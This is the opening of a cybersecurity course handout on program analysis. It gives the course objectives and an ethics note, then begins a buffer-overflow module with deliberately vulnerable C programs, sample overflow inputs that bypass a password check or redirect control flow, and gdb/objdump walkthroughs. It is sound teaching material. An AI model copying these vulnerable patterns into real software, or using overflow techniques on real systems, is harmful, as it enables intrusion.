



Program Analysis for Cybersecurity



ben-holland.com/pac [revision 1.1]

Program Analysis for Cybersecurity



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These materials incorporate the feedback of several individuals.

Dr. Suresh Kothari: <https://www.linkedin.com/in/surajkothari>

Previous course participants of:

- Iowa State University 2015/2016/2017
- ISSRE 2015, ASE 2015/2016, and MILCOM 2015/2016

This distribution was developed for the 2017 US Cyber Challenge (USCC) boot camps. All slides, materials, and updates are available at ben-holland.com/pac.

Learning Objectives

By the end of this course you should be able to:

- Demonstrate basic bug hunting, exploitation, evasion, and post-exploitation skills
- Describe commonalities between vulnerability analysis and malware detection
- Describe fundamental limits in program analysis
- Challenge conventional viewpoints of security
- Confidently approach large third party software
- Critically evaluate software security products
- Locate additional relevant resources

This course sets ambitious learning goals that span both defensive and offensive techniques. Each topic is connected by a common theme of program analysis, which we use to cover topics in vulnerability analysis, malware detection, exploit development, antivirus evasion, and post-exploitation topics. Of course, there is no way that you can become an expert in all of these areas in one day (or even a week). Instead what this course aims to do is give you the tools to confidently approach intractable problems in security. It is my hope that by the end of the course, you feel prepared to seek out additional knowledge on your own that brings you closer to success in your own personal interests and goals.

Overview

- Exploit Development
 - Iterative development of MiniShare exploit
- Fundamentals of Program Analysis
 - Challenges, limitations, and general approaches to program analysis
 - Audit a large Android application for malware
- Bug Hunting
 - Static + dynamic analysis of MiniShare webserver
- Antivirus Evasion
 - Bypassing antivirus
- Post Exploitation
 - Developing/deploying Managed Code Rootkits (MCRs)
- Going Beyond
 - Future directions in the field

The course material is broken into 6 modules that cover both defensive and offensive materials.

Exploit Development

First we will become intimately familiar with one particular type of bug, a buffer overflow. We will iteratively develop exploits for a simple Linux program with a buffer overflow before we move on to developing an exploit for a Windows webserver called MiniShare.

Fundamentals of Program Analysis

Next we will discuss program analysis and how it can be used to analyze programs to detect bugs and malware. We will also consider some fundamental challenges and even limitations of what is possible in program analysis. This module discusses relationships between bugs and malware, as well as strategies for integrating human intelligence in automatic program analysis. Later you will be presented with an enormous task of quickly locating malware in a large Android application (several thousand lines of code). Through this activity you will be challenged to develop strategies for auditing something that is too big to personally comprehend. As class we will collectively develop strategies to audit the application, we will use those strategies to develop automated techniques for detecting malware.

Bug Hunting

In this module we will examine strategies for hunting for unknown bugs in software. We will revisit our buffer overflow vulnerabilities and consider what is involved to automatically detect the vulnerability for various programs while considering the limitations of program analysis. We will develop a tool to automatically locate the line number of the code that was exploited in the Minishare webserver.

Antivirus Evasion

Since antivirus is used to actively thwart exploitation attempts, we will take a detour to examine techniques to bypass and evade antivirus. Specifically we will examine what is necessary to manually modify a 4 year old browser drive by attack to become undetectable by all modern antivirus. We will also build a tool to automatically obfuscate and pack our exploit.

Post Exploitation

In this module we will develop a Managed Code Rootkit (MCR) and deploy the rootkit on the victim machine using our previous exploit against Minishare.

Going Beyond

In this final module, we explore future directions in the field and examine some open problems in the context of what we learned in the previous modules.

Note: The labs in this course are designed to push everyone in this course. Likely there will be some subject that you feel ill equipped to try, but don't let that be a barrier. Attempt the lab to the best of your ability and try your best to learn the core ideas behind each activity. Then attempt the lab again when you have more time. Please send questions, thoughts, and comments to uscc@ben-holland.com and I will be happy to help you find your way to success for any of the labs. There are multiple solutions to each lab, and in some cases there are no right answers!

Ethical Concerns

- Disclaimer: The content in this course was created for educational purposes only.
- Consider the consequences of your actions. *Remember that every action may have unforeseeable consequences.*


*WITH
GREAT POWER
COMES GREAT
RESPONSIBILITY*

- SPIDERMAN

It is up to each of us to decide what we believe is morally right and wrong. With live in a society with legal precedents and consequences and we must all be responsible for our actions. Remember that every action may have unforeseeable consequences, so you must consider if you are willing to live with those consequences, whatever they may be, even when you think nobody is watching. As Spiderman's Uncle Ben said, "With great power comes great responsibility".


Ice Breaker Exercise: EIL5 “Programming”

- Explain It Like I'm Five (EIL5): How do computer programs work?
- Can your explanation intuitively address:
 - Complexity of software
 - Programming bugs
 - Security issues



Computers understand and follow very simple instructions. They do not know right from wrong, they only follow instructions exactly as they see them. Programs are made of these simple instructions and can be thought of like flowcharts. Flowcharts take some *data* (YES/NO) to make decisions. If/Then relationships (Did you eat breakfast today? -> YES/NO) let us *control* decisions based on the answers. We can even loop (Did you eat breakfast today -> No? -> Go back to the start.). We can make lots of flowcharts and combine them to make really complicated programs. Even though the idea of flowcharts is very simple, a big flow chart can be very confusing to understand right? What if you make a mistake in the flowchart? How do you find the mistake? Could someone think of bad answers that cause your flowchart to give a wrong answer? What if I gave some inputs that cause you to go in a loop forever in your flowchart and never give an answer (example: I say I never eat breakfast)?

Exploit Development



Why is this C code vulnerable?

```
#include <stdio.h>
int main(int argc, char *argv) {
    char buf[64];
    strcpy(buf, argv[1]);
    return 0;
}
```

- Program is soliciting input from the user through the program arguments
- Input is stored to memory (buf)
- Input bounds are not checked and data in memory can be overwritten
- The main function has a return address that can be overwritten to point to data in the buffer

Note: If a *return* is not written in the *main* function many compilers will implicitly add a “*return 0;*”.

Buffer Overflow Basics

- National Science Foundation 2001 Award 0113627
 - Buffer Overflow Interactive Learning Modules (defunct)
 - Resurrected Fork: <https://github.com/benjholla/bomod>

A buffer overflow results from programming errors and testing failures and is common to all operating systems. These flaws permit attacking programs to gain control over other computers by sending long strings with certain patterns of data.

In 2001, the National Science Foundation funded an initiative to create interactive learning modules for a variety of security subjects including buffer overflows. The project was not maintained after it's release and has recently become defunct. Fortunately I was able to salvage the buffer overflow module and refactor the examples to work again. We will use these interactive modules to examine execution jumps, stack space, and the consequences of buffer overflows at a high level before we attempt the real thing.

Examine the following interactive demonstration programs that were included with these slides. Solutions to the **Spock** and **Smasher** problems are shown in the following slides.

1. **Jumps:** Shows how stacks are used to keep track of subroutine calls.
2. **Stacks:** An introduction to the way languages like C use stack frames to store local variables, pass variables from function to function by value and by reference, and also return control to the calling subroutine when the called subroutine exits.
3. **Spock:** Demonstrates what is commonly called a "variable attack" buffer overflow, where the target is data.
4. **Smasher:** Demonstrates a "stack attack," more commonly referred to as "stack smashing."
5. **StackGuard:** This demo shows how the StackGuard compiler can help prevent "stack attacks."

BOMod Variable Attack Interactive Demo

Program Counter Delay Play Stop Step Forward Reset Input: TEST

```
#include <stdio.h>
#include <string.h>

int check_password()
{
    char correct_password = 'F';
    char input[8];

    gets(input);
    if (!strcmp(input, "SPOOCKSUX"))
        correct_password = 'T';
    return (correct_password == 'T');
}

void main()
{
    puts("Enter Password:");
    if (check_password())
        puts("Hello, Dr. Bones.");
    else
        puts("Access denied.");
}
```

Enter Password:
TEST

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1											X					
2																
3																
4																
5																
6												*				
7																
A																
B																
C	T	E	S	I							F	\$				
D																
E																
F																

You didn't enter the right password, but do you need to?

If we are attempting to login as Dr. Bones and enter “TEST” as his password this program will print “Access denied.” If we don’t know Dr. Bones’ password can we still log in?

BOMod Variable Attack Interactive Demo

Program Counter Delay Play Stop Step Forward Reset Input: AAAAAAAAT

```
#include <stdio.h>
#include <string.h>

int check_password()
{
    char correct_password = 'F';
    char input[8];

    gets(input);
    if (!strcmp(input, "SPOCKSUX"))
        correct_password = 'T';
    return (correct_password == 'T');
}

void main()
{
    puts("Enter Password:");
    if (check_password())
        puts("Hello, Dr. Bones.");
    else
        puts("Access denied.");
}
```

Enter Password:
AAAAAAAAT
Hello, Dr. Bones.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1																
2										*						
3																
4																
5																
6																
7																
A																
B																
C																
D																
E																
F																

You're now logged in as Dr. Bones

The program first declares a single character variable *correct_password* with value 'F'. The program then declares an 8 character buffer called *input*. Since the stack grows downward (towards 0x00) this means that if the *input* buffer overflows the next value overwritten will be *correct_password*. If we don't know the password "SPOCKSUX", but we can overwrite the *correct_password* variable to 'T' then we can bypass the security check and login as Dr. Bones without knowing his password. To do this we just need to fill the buffer with 8 characters, followed by a 9th character of 'T'. So logging in with password "AAAAAAAAT" will log us in as Dr. Bones.

BOMod Smasher Interactive Demo

Program Counter Delay Play Stop Step Forward Reset Input: AAAAAAAAAAAAAA

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}
void forbidden_function()
{
    puts("Oh, bother.");
}
void main()
{
    t_STRING my_string = "Hello.";
    puts("Enter something:");
    get_string(my_string);
}
```

Enter something:
AAAAAAAAAAAAAAA
You entered:
AAAAAAAAAAAAAAA
Segmentation fault.

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
!	:	<	{	}	"	'	.	^	\$!	\$	#	!	*	@	
1	^	(*	~]	[]	,	.	<	}]	[*	&	
2	@	%	\$	*	(#	(*	%	\$!	^	\$	#	#	
3	!	\$	@	(#	%	#	^	^	%	\$	%	(&	*	
4	'	^	/	*	!	:	<	{)	"	'	.	^	\$!	\$
5	#	!	*	@	^	(*	~]	[]	,	.	<	})
6	[*	!	&	@	%	\$	*	(#	(*	%	%	\$!
7	^	\$	#	!	\$	@	(#	%	#	^	^	%	\$	%	
8	%	(&	*	'	,	/	?	!	:	<	{	}	"	'	.
9	^	\$!	\$	#	!	*	@	^	(*	~]	[,	
A	.	<	}]	[*	!	&	@	%	\$	*	(#	(*
B	%	%	\$!	^	\$	#	!	\$	@	(#	%	#	^	
C	^	%	\$	%	(&	*	'	,	/	?	!	:	<	{	
D)	"	.	^	\$!	\$	#	!	*	@	^	(*	~	
E]	[]	,	.	<	}]	[*	!	&	@	%	\$	*
F	(#	(*	%	%	\$!	^	\$	#	!	\$	@	(

The return address pointed to something that didn't make sense so you caused a segmentation fault

If our goal is to jump the execution of this program to the *forbidden_function*, what can we do? Entering a long string of 'A' characters allows us to overflow the input buffer and overwrite the return address of *main*, but if the return address does not point to a valid region in memory a segmentation fault will occur.

ASCII Table

Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	'
1	1	1	!	33	21	41	!	65	41	101	A	97	61	141	a
2	2	2	"	34	22	42	"	66	42	102	B	98	62	142	b
3	3	3	#	35	23	43	#	67	43	103	C	99	63	143	c
4	4	4	\$	36	24	44	\$	68	44	104	D	100	64	144	d
5	5	5	%	37	25	45	%	69	45	105	E	101	65	145	e
6	6	6	&	38	26	46	&	70	46	106	F	102	66	146	f
7	7	7	'	39	27	47	'	71	47	107	G	103	67	147	g
8	8	10	(40	28	50	(72	48	110	H	104	68	150	h
9	9	11)	41	29	51)	73	49	111	I	105	69	151	i
10	A	12	*	42	2A	52	*	74	4A	112	J	106	6A	152	j
11	B	13	+	43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14	,	44	2C	54	,	76	4C	114	L	108	6C	154	l
13	D	15	-	45	2D	55	-	77	4D	115	M	109	6D	155	m
14	E	16	.	46	2E	56	.	78	4E	116	N	110	6E	156	n
15	F	17	/	47	2F	57	/	79	4F	117	O	111	6F	157	o
16	10	20	0	48	30	60	0	80	50	120	P	112	70	160	p
17	11	21	1	49	31	61	1	81	51	121	Q	113	71	161	q
18	12	22	2	50	32	62	2	82	52	122	R	114	72	162	r
19	13	23	3	51	33	63	3	83	53	123	S	115	73	163	s
20	14	24	4	52	34	64	4	84	54	124	T	116	74	164	t
21	15	25	5	53	35	65	5	85	55	125	U	117	75	165	u
22	16	26	6	54	36	66	6	86	56	126	V	118	76	166	v
23	17	27	7	55	37	67	7	87	57	127	W	119	77	167	w
24	18	30	8	56	38	70	8	88	58	130	X	120	78	170	x
25	19	31	9	57	39	71	9	89	59	131	Y	121	79	171	y
26	1A	32	:	58	3A	72	:	90	5A	132	Z	122	7A	172	z
27	1B	33	:	59	3B	73	:	91	5B	133	{	123	7B	173	{
28	1C	34	<	60	3C	74	<	92	5C	134	\	124	7C	174	\
29	1D	35	=	61	3D	75	=	93	5D	135	}	125	7D	175	}
30	1E	36	>	62	3E	76	>	94	5E	136	^	126	7E	176	~
31	1F	37	?	63	3F	77	?	95	5F	137	-	127	7F	177	

Hint: Think of the different ways the program could interpret the data that was entered into the array. As humans typing input into the program we are entering ASCII characters, but ASCII characters can also be interpreted as Decimal, Hex, or Octal values.

BOMod Smasher Interactive Demo

Program Counter Delay Play Stop Step Forward Reset Input: AAAAAAAAAD

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}
void forbidden_function()
{
    puts("Oh, bother.");
}
void main()
{
    t_STRING my_string = "Hello.";
    puts("Enter something:");
    get_string(my_string);
}
```

Enter something:
AAAAAAAAD
You entered:
AAAAAAAAD
Oh, bother.

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0															
1															
2															
3															
4															
5															
6													*		
7															
8															
A															
B															
C	H	e	l	l	o	.									
D	A	A	A	A	D										
E															
F															

The forbidden function could be anything, such as a root shell or a virus placed by an attacker

The buffer *my_string* is 10 characters long. When *get_string* is called it allocates another buffer of 10 characters for its *str* parameter as well as a return address for *get_string* to return back to *main* after it is finished. The return pointer to *main* is stored immediately after the *str* buffer. So entering a string of any 10 characters to fill the buffer followed by an 11th character that overwrites the return address to *main* to point to the starting address of the *forbidden_function* would cause the program to jump to executing the *forbidden_function* after the *get_string* function is finished. The starting address of the forbidden function is at hex address 0x44 which is the ASCII letter 'D'. So entering "AAAAAAAAD" will cause the forbidden function to print "Oh, bother".

This example demonstrates how a buffer overflow could be used to compromise the integrity of a program's control flow. Instead of a pre-existing function, an attacker could craft an input of arbitrary machine code and then redirect the program's control flow to execute his malicious code that was never part of the original program.

Lab: Basic Buffer Overflow


```
#include <stdio.h>
int main(int argc, char *argv) {
    char buf[64];
    strcpy(buf, argv[1]);
    return 0;
}
```

For this lab we will be using the free hacking-live-1.0 live Linux distribution created and distributed by NoStarch Press for the Hacking – The Art of Exploitation (2nd Edition) book. Details on setting up the distribution as a virtual machine are included in the accompanying code directory for this material. The distribution is an x86 (32-bit) Ubuntu distribution and contains all the tools you will need to complete the lab already preinstalled.

The screenshot shows a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area of the terminal displays the following command-line session:

```
pac@pac:~ $ cat basic_vuln.c
#include <stdio.h>
int main(int argc, char *argv[]) {
    char buf[64];
    strcpy(buf, argv[1]);
}
pac@pac:~ $ gcc basic_vuln.c -g -o basic_vuln.o
pac@pac:~ $ ./basic_vuln.o AAAAAA
pac@pac:~ $
```

First we should write and compile our program. You can use your favorite text editor to create and write the *basic_vuln.c* program. We can compile the program with the GNU C Compiler (GCC). The “-g” flag denotes that debug symbols should be added to the compiled binary. The “-o basic_vuln.o” option specifies that our output file should be called “basic_vuln.o”. We can run our program by running “./basic_vuln.o AAAAAA” on the command line, which runs our program with a string input of 5 As.



The screenshot shows a terminal window titled "Terminal". The command entered is:

```
pac@pac:~ $ objdump -M intel -D basic_vuln.o | grep -A20 main.:
```

The output displays assembly instructions for the "main" function, starting at address 0x08048374. The assembly code includes various pushes, moves, and calls, notably a call to `strcpy@plt` at address 0x080482a0. The code ends at address 0x0804839f with three NOP instructions.

```
08048374: 55 push    ebp
08048375: 89 e5 mov     ebp,esp
08048377: 83 ec 58 sub    esp,0x58
0804837a: 83 e4 f0 and    esp,0xffffffff0
0804837d: b8 00 00 00 00 mov    eax,0x0
08048382: 29 c4 sub    esp,eax
08048384: 8b 45 0c mov    eax,DWORD PTR [ebp+12]
08048387: 83 c0 04 add    eax,0x4
0804838a: 8b 00 mov    eax,DWORD PTR [eax]
0804838c: 89 44 24 04 mov    DWORD PTR [esp+4],eax
08048390: 8d 45 b8 lea    eax,[ebp-72]
08048393: 89 04 24 mov    DWORD PTR [esp],eax
08048396: e8 05 ff ff ff call   80482a0 <strcpy@plt>
0804839b: c9 leave
0804839c: c3 ret
0804839d: 90 nop
0804839e: 90 nop
0804839f: 90 nop

080483a0 <__libc_csu_fini>:
```

We can use the GNU *objdump* program to inspect the compiled machine code for the *basic_vuln.o* file. The “*-M intel*” option specifies that the assembly instructions should be printed in the Intel syntax instead of the alternative AT&T syntax. The *objdump* program will spit out a lot of information, so we can pipe the output into *grep* to only display 20 lines after the line that matches the regular expression “*main.:.*”. Our program code is stored in memory, and every instruction is assigned a memory address. Notice that the call to *strcpy* occurs at memory address 0x08048396.

```

pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048384: file basic_vuln.c, line 4.
(gdb) run
Starting program: /home/pac/basic_vuln.o

Breakpoint 1, main (argc=1, argv=0xbffff8e4) at basic_vuln.c:4
4      strcpy(buf, argv[1]);
(gdb) info registers
eax          0x0          0
ecx          0x48e0fe81    1222704769
edx          0x1          1
ebx          0xb7fd6ff4    -1208127500
esp          0xbffff800    0xbffff800
ebp          0xbffff858    0xbffff858
esi          0xb8000ce0    -1207956256
edi          0x0          0
eip          0x8048384    0x8048384 <main+16>
eflags        0x200286 [ PF SF IF ID ]
cs            0x73         115
ss            0x7b         123
ds            0x7b         123
es            0x7b         123
fs            0x0          0
gs            0x33         51
(gdb) quit
The program is running.  Exit anyway? (y or n) y
pac@pac:~ $

```

Now let's use a debugger to run the program. The GNU Debugger (GDB) can be used to debug our program by running “gdb basic_vuln.o”. The “-q” flag simply instructs the debugger to start in quiet mode and not print its introductory and copyright messages. Within the debugger we are presented with a “(gdb)” command prompt. Let's set a debug breakpoint at the *main* function we wrote in *basic_vuln.c*. Next let's run the program until it hits the breakpoint we just set by typing “run” on the gdb prompt. After we hit the breakpoint let's inspect the values of the CPU's registers by tying “info registers”. A CPU register is like a special internal variable that is used by the processor.

EAX – Accumulator register (general purpose register)

ECX – Counter register (general purpose register)

EDX – Data register (general purpose register)

EBX – Base register (general purpose register)

ESP – Stack Pointer register

EBP – Base Pointer register

ESI – Source Index register

EDI – Destination Index register

EIP – Instruction Pointer register


EFLAGS – Register of multiple flags used for comparison and memory segmentation

In the future we may just want to see the value of a single register, in which case you can use the “info register eip” command to view the value of a single register (in this case the EIP register).

The screenshot shows a terminal window titled "Terminal". The command `gdb -q basic_vuln.o` is run, and the program starts at the `main` function. The source code is displayed in the terminal:

```
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1     #include <stdio.h>
2     int main(int argc, char *argv[]) {
3         char buf[64];
4         strcpy(buf, argv[1]);
5     }
(gdb) disassemble main
Dump of assembler code for function main:
0x08048374 <main+0>: push    %ebp
0x08048375 <main+1>: mov     %esp,%ebp
0x08048377 <main+3>: sub    $0x58,%esp
0x0804837a <main+6>: and    $0xffffffff0,%esp
0x0804837d <main+9>: mov     $0x0,%eax
0x08048382 <main+14>: sub    %eax,%esp
0x08048384 <main+16>: mov     0xc(%ebp),%eax
0x08048387 <main+19>: add    $0x4,%eax
0x0804838a <main+22>: mov     (%eax),%eax
0x0804838c <main+24>: mov     %eax,0x4(%esp)
0x08048390 <main+28>: lea    0xfffffff8(%ebp),%eax
0x08048393 <main+31>: mov     %eax,(%esp)
0x08048396 <main+34>: call    0x80482a0 <strcpy@plt>
0x0804839b <main+39>: leave
0x0804839c <main+40>: ret
End of assembler dump.
(gdb) break *main+40
Breakpoint 1 at 0x0804839c: file basic_vuln.c, line 5.
(gdb)
```

Let's start GDB again. Since we compiled our program with the “-g” flag GDB has access to more information about our program including its source. Type “list” to view the program source code. Let's disassemble the *main* function in our program within GDB by typing “disassemble main”. Remember that the call to *strcpy* was made at memory address 0x08048396? Let's set a breakpoint at the memory address corresponding to the return instruction after *strcpy* completes by typing “break *main+40”.



The screenshot shows a terminal window titled "Terminal" with a blue header bar. The menu bar includes "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area displays a GDB session:

```
File Edit View Terminal Tabs Help
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run AAAAAA
Starting program: /home/pac/basic_vuln.o AAAAAA


Breakpoint 1, 0x0804839c in main (argc=134513524, argv=0x2) at basic_vuln.c:5
5 }
(gdb) info registers
eax            0xbffff810      -1073743856
ecx            0xfffffdde0      -544
edx            0xbfffffa36      -1073743306
ebx            0xb7fd6ff4      -1208127500
esp            0xbffff85c      0xbffff85c
ebp            0xbffff8b8      0xbffff8b8
esi            0xb8000ce0      -1207956256
edi            0x0            0
eip            0x804839c      0x804839c <main+40>
eflags          0x200246 [ PF ZF IF ID ]
cs              0x73          115
ss              0x7b          123
ds              0x7b          123
es              0x7b          123
fs              0x0            0
gs              0x33          51
(gdb)
```

